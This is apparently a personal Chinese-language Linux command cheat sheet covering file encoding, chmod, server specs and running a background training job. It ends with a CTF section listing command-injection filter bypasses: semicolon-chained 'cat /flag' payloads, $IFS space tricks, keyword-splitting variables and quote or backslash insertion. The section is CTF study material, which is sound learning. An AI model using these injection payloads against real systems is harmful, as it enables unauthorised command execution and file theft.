常用命令
## cd
cd /  # 进入根目录
cd ~  # home目录


## 统计 obsidian 所有笔记字数
find . -name "*.md" -exec wc -w {} +
終端編碼
注意,echo 和 管道操作會默認在結尾加上換行符
## md5
md5 -s "string"
md5 path/to/file

## base64
echo "zj" | base64
echo "base64string" | base64 --decode

# base64 命令解码时,对于缺少等号的编码不会自动补齐 需要 sed 处理一下
echo -n "base64string" | sed 's/\(.*\)/\1==/' | base64 --decode
# -n 效果是结尾不会自动加换行符

## string to hex
echo -n "zj" | xxd -p

# hex to string
echo -n "hexstring" | xxd -r -p

# 管道操作之间会自动加上换行符 用tr命令去除换行符
echo -n "index.php" | xxd -p | tr -d '\n' | base64
echo -n "index.php" | xxd -p | tr -d '\n' | base64 | tr -d '\n' | base64
讀取命令
cat
tail
head
sort
more
less
tac # 逆序
chmod
示例
# Give the [u]ser rights to [r]ead and [w]rite to a file/directory:
chmod u+rw path/to/file_or_directory

# Give [a]ll users rights to [r]ead and e[x]ecute:
chmod a+rx path/to/file

# Remove e[x]ecutable rights from the [g]roup:
chmod g-x path/to/file

# 三个数字对应三个who的权限
chmod 754 1.txt
# 等价于
chmod u=rwx,g=rx,o=r 2.txt
語法
chmod [-cfvR] [--help] [--version] [who] [+ | - | =] [mode] 文件名
參數
who:
- u - user 用戶
- g - group 同組用戶
- o - others 其他用戶
- a - all 所有人,系統默認值
mode:
- r - 讀 - 4
- w - 寫 - 2
- x - 執行 - 1
切換用戶
# 切换 root
su -i

# 切换普通用户
su parallels
查看服務器基本配置
cat /proc/cpuinfo | grep "model name" | uniq  # CPU 型号
cat /proc/cpuinfo | grep "cores" | uniq      # 每个 CPU 的核心数
cat /proc/cpuinfo | grep "processor" | wc -l # 总线程数(逻辑 CPU)

nvidia-smi # 显卡
服務器運行程序
使用 nohup + setsid 實現退出服務器而進程不退出:
- nohup 本身可以後臺運行,但是進程仍依賴於當前 shell,導致退出 shell 會中斷進程
- setsid 則是直接創建新會話,脫離當前終端,可以解決服務器退出中斷進程的問題;但是 setsid 本身不自帶重定向輸出
- 結合 nohup 和 setsid 可以實現退出服務器不中斷進程,且重定向輸出到指定文件。
e.g. SFT 訓練
nohup env CUDA_VISIBLE_DEVICES=2,3 FORCE_TORCHRUN=1 setsid llamafactory-cli train examples/train_lora/llama3_lora_sft_grpo_final2.yaml > train_nohup2.log 2>&1 &
- env 是 nohup 的參數
各種繞過
RCE 的正確執行往往需要在注入 payload 結尾加註釋符號:
xxx;cat /flag #

# 井号之前没有空格是错误的
xxx;cat /flag#
- 註釋符號和命令之間一定要有空格,不然無法識別成註釋符號
空格繞過
$IFS$9符號 或者${IFS}符號
${IFS}用於後接數字為文件名的文件
cat flag # wrong
cat$IFS$9flag #right
其他替代:< <> %20
設置變量繞過
實例
注入的字符串中屏蔽了flag這個詞
- 要調整順序,屏蔽規則是隻要按順序出現 f l a g 就被ban
/?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
//或者
?ip=1;a=f;d=ag;c=l;cat$IFS$a$c$d.php
命令替換繞過
對於黑名單 cat 的情況,用 tail head sort
- tail -n 20 指定從尾部 20 行,不指定默認 10 行
引號繞過
ca""t fla""g.txt
ca''t fla''g.txt
反斜槓繞過
c\at /flag
或繞過
|| 替代分號,寫下一條命令;或是短路邏輯,第一條執行出錯會執行下一條
取反繞過
特殊變量繞過

特殊變量 $1、$2、$@等 來實現繞過。
例如 $@ 在傳遞命令沒有參數的情況下為空,可以繞過對關鍵詞的過濾:
ca$@t /fl$@ag
題目
- [ACTF2020 新生賽]Exec